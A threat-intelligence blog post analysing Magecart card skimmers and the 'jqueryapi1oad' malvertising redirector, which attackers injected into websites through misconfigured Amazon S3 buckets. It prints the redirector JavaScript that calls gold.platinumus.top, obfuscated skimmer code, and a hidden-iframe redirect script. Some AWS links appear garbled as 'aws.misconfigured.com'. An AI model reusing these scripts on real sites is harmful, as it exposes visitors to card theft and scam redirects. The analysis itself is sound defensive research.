

Misconfigured Amazon S3 Buckets Continue to be a Launchpad for Malicious Code

 riskiq.com/blog/labs/misconfigured-s3-buckets/

June 12, 2020



Labs Analyst

June 12, 2020

By Jordan Herman

RiskIQ continues to surface threat campaigns leveraging misconfigured Amazon S3 Buckets to insert malicious code into websites.

Amazon S3 buckets are public cloud storage resources available in AWS [Simple Storage Service \(S3\)](#), an object storage offering similar to folders that consist of data and its descriptive metadata. These useful resources are ubiquitous in the developer world, but all too often misconfigured when deployed. Attackers, who can gain code-level access to a website by hacking these vulnerable web assets, have begun mass scanning for misconfigured buckets and ramping up attacks.

Last year, RiskIQ identified a [Magecart campaign](#) leveraging misconfigured S3 buckets to insert JavaScript credit card skimmers on hundreds of websites. Around the same time, our researchers identified another strain of malicious code using the same S3 bucket attack

vector, often appearing alongside the Magecart skimming code. After analysis, we discovered that this other malicious code, a redirector we refer to as 'jqueryapi1oad,' is related to a long-running malvertising campaign.

In this research, we dissect the code and tactics used in these attacks, and, with RiskIQ's unique data sets, determine the threat campaign's scope.

Misconfigured Amazon S3 Buckets: A launchpad for malicious code

On May 12th, RiskIQ observed more Magecart skimming code on three websites*, each related to one another and hosting content and chat forums catering to firefighters, police officers, and security professionals.

Here, we see skimming code injected into [img.firehouse\[.\]com/forums/fhc-ad-forums.js](https://img.firehouse.com/forums/fhc-ad-forums.js)

Page <https://img.firehouse.com/forums/fhc-ad-forums.js>

The screenshot shows the 'Response Body' tab of a browser's developer tools. The code is a large JavaScript snippet starting with 'var _0x315e=[...' and ending with 'return decodeURIComponent...'.

And, here, we see it injected into [img.securityinfowatch\[.\]com/forums/fhc-ad-forums.js](https://img.securityinfowatch.com/forums/fhc-ad-forums.js):

Page <https://img.securityinfowatch.com/forums/siw-ad-forums.js>

The screenshot shows the 'Response Body' tab of a browser's developer tools. The code is a large JavaScript snippet starting with 'var _0x44b0=[...' and ending with 'return decodeURIComponent...'.

We also observed a skimmer on [img.officer\[.\]com/forums/ofcr-ad-forums.js](https://img.officer.com/forums/ofcr-ad-forums.js). However, another strain of malicious code appears alongside the skimmer in this JavaScript—none other than jqueryapi1oad. This script loads content from [gold.platinumus\[.\]top/track/awswrite](https://gold.platinumus[.]top/track/awswrite). We'll discuss this further later in this report.

Sequence To Parent

```
Response Body
function jquery_api_load(){var e,o,t,n;if(!1===/bot|crawl|spider|google|bing|yandex|facebook|baidu|yahoo|slurp|daum|teoma/i.test(navigator.userAgent))&&({t="jqueryapi1oad
ReqExp"(?:"); }+t.replace(/(\.?$*{(\)\}\|\|\^\+})/g,"\\$1")+="(?:;)*"))?encodeURIComponent(n[1]):void 0}&&(function(e,o,t){var n=(t=t|{}).expires;if("number"=
Date;a.setTime(a.getTime()+1e3*n),n=t.expires=a)&&n.toUTCStrings&&(t.expires=n.toUTCString());var r="="+encodeURIComponent(o);for(var i in t)r+=" "+i;var p=t[i
(r="="+p)}document.cookie="{"jqueryapi1oad","true",{expires:604800,path:"/"}},-1!(e=document.referrer,(o=document.crea
Mini/i.test(navigator.userAgent))){var a=new("onload"in new XMLHttpRequest?XMLHttpRequest:XDomainRequest);a.open("GET","http://gold.platinumus.top/track/awwrite"
{location.href=this.responseText},a.send())}jquery_api_load();

var _0x11ee=['\x62\x47\x56\x75\x5a\x33\x52\x6f','\x59\x32\x68\x68\x63\x6b\x46\x30','\x61\x58\x4e\x50\x63\x47\x56\x75','\x5a\x47\x6c\x7a\x63\x47\x46\x30\x59\x32\x68\x46
\x3d\x3d','\x5a\x47\x56\x32\x64\x47\x39\x76\x62\x48\x4e\x6a\x61\x47\x46\x75\x5a\x32\x55\x3d','\x62\x33\x56\x30\x5a\x58\x4a\x58\x61\x57\x52\x30\x61\x41\x3d\x3d','\x61\x
\x6c\x6e\x61\x48\x51\x3d','\x61\x47\x39\x79\x61\x58\x70\x76\x62\x6e\x52\x68\x62\x41\x3d\x3d','\x52\x6d\x6c\x79\x5a\x57\x4a\x31\x5a\x77\x3d\x3d','\x59\x32\x68\x79\x62\x
\x62\x6d\x6e\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d','\x62\x33\x4a\x70\x5a\x57\x35\x30\x59\x58\x52\x70\x62\x32\x3a\x3d','\x5a\x58\x68\x77\x62\x33\x4a\x30\x
\x64\x47\x39\x76\x62\x48\x4d\x3d','\x63\x48\x4a\x76\x64\x47\x39\x30\x55\x58\x42\x6c','\x61\x47\x46\x7a\x61\x45\x76\x5a\x47\x55\x3d','\x59\x32\x68\x68\x63\x6b\x46\x
\x3d\x3d','\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x32\x78\x76\x64\x57\x51\x75\x59\x32\x39\x74\x4c\x32\x6c\x74\x5a\x77\x3d
\x3d\x3d','\x55\x32\x56\x75\x64\x41\x3d\x3d','\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74','\x55\x32\x46\x32\x5a\x55\x46\x73\x62\x45\x5a\x70\x5a\x57\x78\x6b\x63\x
\x64\x58\x51\x3d','\x63\x32\x56\x73\x5a\x57\x4e\x30','\x64\x47\x56\x34\x64\x47\x46\x79\x5a\x57\x45\x3d','\x52\x47\x39\x74\x59\x57\x6c\x75','\x56\x48\x4a\x35\x55\x32\x5
\x39\x68\x5a\x45\x6c\x74\x59\x57\x64\x6c','\x53\x55\x31\x48','\x52\x32\x56\x30\x53\x57\x31\x68\x5a\x32\x56\x56\x63\x6d\x77\x3d','\x50\x33\x4a\x6c\x5a\x6d\x59\x39','\x6
\x65\x58\x4e\x30\x59\x58\x52\x68\x68\x62\x6d\x64\x6c','\x63\x32\x56\x30\x53\x57\x35\x30\x5a\x58\x4a\x32\x59\x57\x77\x3d','\x63\x6d\x56\x77\x62\x47\x46\x6a\x6a
\x64\x41\x3d\x3d');function(_0x4a8e5,_0x3b6b6c){var _0x182dd0=function(_0xb06283){while(--_0xb06283){_0x4a8e5['push'](_0x4a8e5['shift']());}};_0x182dd0(++_0x3b6b6c
_0xfbf7=function(_0x734fae,_0x25effe){_0x734fae=_0x734fae-0x0;var _0x2fdf4d=_0x11ee[_0x734fae];if(_0xfbf7['p2Ll1v']==_undefined){(function){var _0x28b65c;try{var
_0xf142ad=function(){return(_0x182dd0)(function){_0x182dd0(_0x182dd0)(function(){return(_0x28b65c)});}});_0x28b65c=_0xf142ad();}catch(e){}};_0x28b65c=_0xf142ad();}});}
```

*The sites identified above belong to Endeavor Business Media. **Update:** Endeavor Business Media has informed us it has remediated the misconfiguration and removed the skimmers and jqueryapi1oad redirector from their websites. We have confirmed that the sites are now clean.

jqueryapi1oad is on 362 unique domains

We first identified the jqueryapi1oad malicious redirector—so named after the cookie we connected with it—in July of 2019. Our research team determined that the actors behind this malicious code were also exploiting misconfigured S3 buckets. Looking at RiskIQ data for the jqueryapi1oad cookie, we see that it first appeared on 2019-04-26 and is still in use, connected with 362 unique domains to date, including officer[.]com.

Hostname	Domain	First Seen	Last Seen
<input type="checkbox"/> funadvice.com	funadvice.com	2019-04-26	2019-05-12
<input type="checkbox"/> www.mrsmeyers.com	www.mrsmeyers.com	2019-04-26	2019-06-17

The gold.platinumus[.]top hostname has resided on 185.180.196[.]4 since it was first registered.

RISKIQ

First Seen 2019-04-28 Registrar Openprovider
 Last Seen 2020-05-13 Registrant -

ATA

Resolutions 3 Whois 4 Certificates 1 Subdomains 2 Trackers 0 Components 5 Host Pairs 12 OSI 2

FILTERS **SYSTEM TAG (3 / 6)**

- ✓ x routable 3
- ✓ x Cloudflare-Inc. 2

RESOLUTIONS **1 - 3 of 3** Sort: Last Seen Descending 25 / Page

Resolve	Location	Network	ASN	First	Last
<input type="checkbox"/> 185.180.196.4	NL	185.180.196.0/24	14576	2019-04-28	2020-05-13

The IP belongs to the well-known bulletproof hosting company King Servers. Fourteen other hosts also appear on this IP address.

RISKIQ

First Seen 2018-09-11 | Last Seen 2020-05-13 | ASN Netblock 185.180.196.0/24 | Hosting Solution Ltd. | NL | Hosting Provider King Servers | Operating System - | [Routable](#)

[Resolutions](#) | [Whois](#) | [Certificates](#) | [Trackers](#) | [Components](#) | [Host Pairs](#)

FILTERS ⓘ

- SYSTEM TAG
- TAG
- ASN
- NETWORK
- SOURCE (3 / 23)**
- ✓ ✕ riskiq 14
- ✓ ✕ kaspersky 6
- ✓ ✕ emerging_threats 3

RESOLUTIONS ⓘ

1 - 14 of 14 | Sort : Last Seen Descending | 25 / Page

Resolve	First	Last
<input type="checkbox"/> gold.platinumus.top	2019-04-28	2020-05-13
<input type="checkbox"/> b.5bnewbtrack.info	2020-04-04	2020-05-13
<input type="checkbox"/> d.jtrackd.icu	2020-04-06	2020-05-12
<input type="checkbox"/> top.mobimobimobi.top	2019-05-10	2020-03-19
<input type="checkbox"/> on.plusadyn.top	2019-06-04	2020-02-19
<input type="checkbox"/> this.looking4tk.xyz	2019-02-21	2020-02-08
<input type="checkbox"/> s.sadosad.info	2019-12-13	2020-01-29
<input type="checkbox"/> out.bitofsafe.pw	2019-05-15	2020-01-12
<input type="checkbox"/> track.bestez.pw	2019-05-15	2020-01-02
<input type="checkbox"/> in.gardenhouse.icu	2019-05-20	2019-12-11
<input type="checkbox"/> icu.mobi2mobi2mobi2.icu	2019-05-21	2019-12-01
<input type="checkbox"/> m.mobi1mobi1mobi1.icu	2019-07-08	2019-08-16
<input type="checkbox"/> m.jtrackm.icu	2019-07-10	2019-07-11

A series of other cookies that follow a uniform naming format are associated with these hosts. Several other cookies as well. Here are three examples below:

RISKIQ

First Seen 2019-04-28 | Last Seen 2020-05-13 | Registrar Openprovider | Registrant - | [Categorize](#)

FILTERS ⓘ


- NAME (2 / 2)**
- ✓ ✕ _cfduid 1
- ✓ ✕ cujdh49ap1_aw... 1

COOKIES ⓘ

1 - 2 of 2 | Sort : Last Seen Descending | 25 / Page


Hostname	First	Last	Name
<input type="checkbox"/> gold.platinumus.top	2019-04-28	2020-04-04	cujdh49ap1_awswrite

<https://community.riskiq.com/search/gold.platinumus.top/cookies>



The screenshot shows the RiskIQ search interface for the domain **b.5bnewbtrack.info**. The search bar contains the domain name. Below the search bar, there are filters for 'First Seen' (2019-12-12) and 'Last Seen' (2020-05-13). The registrar is listed as 'Hosting Concepts B...' and the registrant as 'Whois Privacy Protec...'. A '+ Categorize' button is visible. The main results table has columns for 'Hostname', 'First', 'Last', and 'Name'. One result is shown: **b.5bnewbtrack.info** with a first seen date of 2019-12-13 and a last seen date of 2020-05-09, associated with the cookie name **cujdh49ap1_awsbb**. On the left side, there is a 'NAME (2 / 2)' section with two entries: **__cfduid** and **cujdh49ap1_awsbb**, each with a count of 1.

<https://community.riskiq.com/search/b.5bnewbtrack.info/cookies>



The screenshot shows the RiskIQ search interface for the domain **d.jtrackd.icu**. The search bar contains the domain name. Below the search bar, there are filters for 'First Seen' (2019-07-11) and 'Last Seen' (2020-05-14). The registrar is listed as 'Hosting Concepts B...' and the registrant as 'Whois Privacy Protec...'. A '+ Categorize' button is visible. The main results table has columns for 'Hostname', 'First', 'Last', and 'Name'. Two results are shown: **d.jtrackd.icu** with a first seen date of 2019-07-12 and a last seen date of 2020-03-20, associated with the cookie name **__cfduid**; and **d.jtrackd.icu** with a first seen date of 2019-07-12 and a last seen date of 2020-03-20, associated with the cookie name **cujdh49ap1_awsdg**. On the left side, there is a 'PATH (2 / 2)' section with two entries: **__cfduid** and **cujdh49ap1_awsdg**, each with a count of 1.

<https://community.riskiq.com/search/d.jtrackd.icu/cookies>

With the capability to perform a trailing wildcard search of cookie names in the RiskIQ platform, we can quickly identify 176 other hosts associated with these cookies.

cujdh49ap1*

Cookie Search: Hosts **176** Cookie Search: IP Addresses **160**

▼ DATA

FILTERS ⓘ

PATH (3 / 25)

- ✓ x b.5bnewbtrac... 19
- ✓ x gold.platinumu... 4
- ✓ x d.jtrackd.icu 2

HOSTNAME (23 / 25)

- ✓ x www.wosemde... 3
- ✓ x artstore.islandb... 1
- ✓ x b.5bnewbtrack.i... 1
- ✓ x benisonindia.co... 1
- ✓ x clubdelamer.org 1

Show More

TAG

SYSTEM TAG

COOKIE SEARCH ⓘ

Show : 25 ◀ 1-25 of 176 ▶ Sort : Last Seen Descending ▼ Total Records : 176 [Downl](#)

Hostname	Domain	First Seen	Last Seen
<input type="checkbox"/> b.5bnewbtrack.info	b.5bnewbtrack.info	2019-12-13	2020-05-09
<input type="checkbox"/> www.floweredearth.co.uk	b.5bnewbtrack.info	2020-05-09	2020-05-09
<input type="checkbox"/> www.wosemd.site	b.5bnewbtrack.info	2020-05-08	2020-05-09
<input type="checkbox"/> keytolifegarden.com	b.5bnewbtrack.info	2020-05-07	2020-05-07
<input type="checkbox"/> clubdelamer.org	b.5bnewbtrack.info	2020-03-25	2020-05-06
<input type="checkbox"/> www.zonamovilidad.es	b.5bnewbtrack.info	2020-04-30	2020-04-30
<input type="checkbox"/> artstore.islandblue.com	b.5bnewbtrack.info	2020-03-20	2020-04-29
<input type="checkbox"/> benisonindia.com	b.5bnewbtrack.info	2020-04-27	2020-04-27
<input type="checkbox"/> www.hanksclothing.com	b.5bnewbtrack.info	2020-04-18	2020-04-18
<input type="checkbox"/> gold.platinumus.top	gold.platinumus.top	2019-04-28	2020-04-04
<input type="checkbox"/> www.futbolred.com	gold.platinumus.top	2020-03-28	2020-04-04

The code itself performs a bot check and sets the jqueryapi1oad cookie along with an expiration period based on the outcome of the check. It then creates a new element in the DOM of the page into which it's injected and pulls the new content from the gold.platinumus[.]top/track/awswrite URL.

Connections to Hookads and TSS

On May 16th, 2019, a few weeks after gold.platinumus.top was registered, RiskIQ observed an instance of jqueryapi1oad loaded from app-google-analytics.s3-sa-east-1.misconfiguredaws[.]com.

Page http://eimage.tk/index/?6011555126850

Status Messages (0) Dependent Requests (0) Cookies (1) Links (0)

Domain	Name	Value	Path	Comme
.eimage.tk	00831	%7B%22streams%22%3A%7B%229559%22%3A15580...	/	

RiskIQ tracking of Keitaro associates 47,077 unique domains with this TDS:

The screenshot shows the RiskIQ interface with a search for 'Keitaro'. The top navigation bar includes the RiskIQ logo, a search bar with 'Keitaro' entered, and links for 'Tours' and 'Enterprise'. Below the navigation, there are tabs for 'Component Search: Hosts' (45K) and 'Component Search: IP Addresses' (566). The main content area displays a table of search results. The table has columns for 'Hostname', 'First Seen', 'Last Seen', 'Category', 'Value', and 'Tags'. One result is visible: 'thetopoka.ml' with a 'First Seen' date of 2020-05-18 and a 'Last Seen' date of 2020-05-19. The category is 'Traffic Distribution System' and the value is 'Keitaro'. There are also tags for 'Phishing', 'Riskiq', and 'Blacklist'.

The eimage[.]tk page also loads a second redirection script, which we associate with the Hookads malvertising campaign. This campaign has historically been connected to exploit kits and other malicious behavior.

Page http://eimage.tk/index/?4021528806835

Status Messages (0) Dependent Requests (0) Cookies (1) Links (0) Headers SSL Certs (0) Responses
DOM Changes Causes Social Inspection Results Sequence To Parent

Document Object Model

```
<?xml version="1.0" encoding="UTF-8"?>
<html>
  <head>
    <script>function go() { window.frames[0].document.body.innerHTML = '&lt;form target="_parent" method="post"
action="http://take-prize-here2.life/?u=h2xkd0x&amp;o=lxkgnum&amp;t=480"&gt;&lt;/form&gt;';
window.frames[0].document.forms[0].submit() }</script>
  </head>
  <body>
    <iframe onload="window.setTimeout('go()', 99)" src="about:blank" style="visibility:hidden"/>
  </body>
</html>
```

Within the redirection code is the URL take-prize-here2[.]life, yet another redirector ultimately landing on a scam page at best6650.ttxsrl38[.]agency.

<http://eimage.tk/index/?4021528806835>


<javascript://frame?id=>

<http://take-prize-here2.life/?u=h2xkd0x&o=lxkgnum&t=480>

<https://take-prize-here2.life/?u=h2xkd0x&o=lxkgnum&t=480>

<http://best6650.ttxsrl38.agency/0043475161/?u=h2xkd0x&o=>

Here's what the page looks like:



RiskIQ also captured instances of jqueryapi1oad on popular websites. The domain futbolred[.]com is a Colombian soccer news site that's in the top 30,000 of global [Alexa rankings](#). It also misconfigured an S3 bucket, leaving it open to jqueryapi1oad.



SELECCIÓN COLOMBIA 6:12 Am

¡Ojito! Jugadores de Selección que deben renovar o ir buscando equipo

Sus contratos expiran en 2021, motivo por el que deben replantear su situación contractual.

Here we see the sequences where the S3 bucket loaded content from gold.platinum[.]us, creating the redirection through cermageratin[.]tk to wosemdesyane[.]site.

Sequence Details

1 <http://futbolred.com/> This Request | Parent Page
Proxy | Export
 Referrer:
 Cause: topLevelRedirect

↳ **Redirects To :**

2 <https://www.futbolred.com/> This Request | Parent Page
Proxy | Export
 Referrer:
 Cause: redirect Path from prior: https://www.futbolred.com/

↳ **Contains Element :**

```
<iframe src="https://s3.amazonaws.com/WidgetFutbolRed/index.html" width="100%" height="325px" frameborder="0" scrolling="no" style="border: 1px solid #e3e3e3"/>
```

3 <https://s3.amazonaws.com/WidgetFutbolRed/index.html> This Request | Parent Page
Proxy | Export
 Referrer: https://www.futbolred.com/
 Cause: iframe.src Path from prior: /html/body/div[8]/div[4]/div[7]/div[2]/div[1]/div/iframe/@src

↳ **Changes Window Location To :**

```
<script>
  var t="onload" in new XMLHttpRequest?XMLHttpRequest:XDmainRequest;var e=new t;e.open("GET","https://gold.platinumus.top/track/awswrite?q=html" true);
  e.onload=function(){location.href=this.responseText};e.send();
</script>
```

4 <http://cermageratin.tk/index/?4021528806835> This Request | Parent Page
Proxy | Export
 Referrer: https://s3.amazonaws.com/WidgetFutbolRed/index.html
 Cause: location.refresh Path from prior: /html/head/script

↳ **Redirects To :**

5 <http://www.wosemdesyane.site/?u=h2xkd0x&o=lxkgnm&t=cid:4803333&cid=480-12106-2020040508281699a8f0> This Request | Parent Page
Proxy | Export
 Referrer: https://s3.amazonaws.com/WidgetFutbolRed/index.html
 Cause: redirect Path from prior: http://www.wosemdesyane.site/?u=h2xkd0x&o=lxkgnm&t=cid:4803333&cid=480-12106-2020040508281699a8f0

Sequence Details

1 <http://futbolred.com/> This Request | Parent Page
Proxy | Export
 Referrer:
 Cause: topLevelRedirect

↳ **Redirects To :**

2 <https://www.futbolred.com/> This Request | Parent Page
Proxy | Export
 Referrer:
 Cause: redirect Path from prior: https://www.futbolred.com/

↳ **Contains Element :**

```
<iframe src="https://s3.amazonaws.com/WidgetFutbolRed/index.html" width="100%" height="325px" frameborder="0" scrolling="no" style="border: 1px solid #e3e3e3"/>
```


3 <https://s3.amazonaws.com/WidgetFutbolRed/index.html> This Request | Parent Page
Proxy | Export
 Referrer: https://www.futbolred.com/
 Cause: iframe.src Path from prior: /html/body/div[8]/div[4]/div[7]/div[2]/div[1]/div/iframe/@src

↳ **Causes via Undetermined Method :**

```
<script src="/js/global_public.js?1585280099" type="text/javascript"/>
```

4 <https://gold.platinumus.top/track/awswrite?q=html> This Request | Parent Page
Proxy | Export
 Referrer: https://s3.amazonaws.com/WidgetFutbolRed/index.html
 Cause: xmlhttprequest Path from prior: /html/body/script[2]

The wosemdesyane.site URL then redirects to a fake flash download page.



RiskIQ has so far identified 277 unique hosts directly affected by jqueryapi1oad.

Conclusion

Misconfigured Amazon S3 buckets that allow malicious actors to insert their code into numerous websites is an ongoing issue. Here, we have identified three sites belonging to the same company that currently host instances of Magecart. One of these is also hosting jqueryapi1oad, a malicious redirector we connect to the Hookads campaign, which has been historically associated with exploit kits and other malicious behavior.

As attacks involving misconfigured S3 buckets continue, knowing where your organization is using them across its digital attack surface is imperative. In today's threat environment, businesses cannot move forward safely without having a digital footprint, an inventory of all digital assets, to ensure they are under the management of your security team and properly configured.

Amazon S3 Bucket Mitigation: Logs, Review & Investigation

A compromised S3 bucket is a painful moment for an organization, but it's also a pivotal one. Once the compromise comes to light, it is essential to assess the full scope of the incident. While the exact list of questions may differ depending on the type of organization, we

recommend first answering these basic questions when performing your investigation:

- What happened?: This question might seem too basic, but starting with a high-level incident description is extremely helpful.
- How did it happen?: Check logs and file modification timestamps, and try to save all this information to get a full picture of what happened and when. here are three ways for customers to enable this logging:

1. <https://docs.aws.misconfigured.com/misconfiguredS3/latest/dev/cloudtrail-logging.html>
2. <https://docs.aws.misconfigured.com/misconfiguredS3/latest/dev/ServerLogs.htm>
3. Response automated using Lambda: <https://www.youtube.com/watch?v=8qQ5Ng-FGB0>

What is the impact?: Did someone access, remove, or modify files they shouldn't have, and what was the impact of this? Were processes deteriorated? Was public content affected, resulting in theft, such as Magecart skimming or other exposure?

Some compromises might only result in external damage such as to the brand, or no damage at all, but it's still essential for the security team to get answers. Groups like Magecart and those behind are always on the prowl and will be back to compromise you again if you don't fix your exposures. Next time, the damage could be catastrophic.

Once these questions are answered, the next step is mitigation. The basics of most, if not all, S3 bucket compromises we observe come down to improper access control. We suggest cleaning out the bucket and performing a new deployment of resources or simply setting up a new bucket. Customers can also enable versioning on their buckets to "rollback" objects to a known good version. As for the policies to secure your bucket, we recommend the following approach:

- Check the data classification. Can it be public or not?
- Do not give everyone write permissions.
- Only provide write permissions to specific **users** or **hosts**, and review their need for access periodically.
- Take a whitelist approach with the above items, only explicitly provide write and/or read access.
- Account admins can also enable account level blocks via <https://aws.misconfigured.com/blogs/aws/misconfigured-s3-block-public-access-another-layer-of-protection-for-your-accounts-and-buckets/>

IOCs:

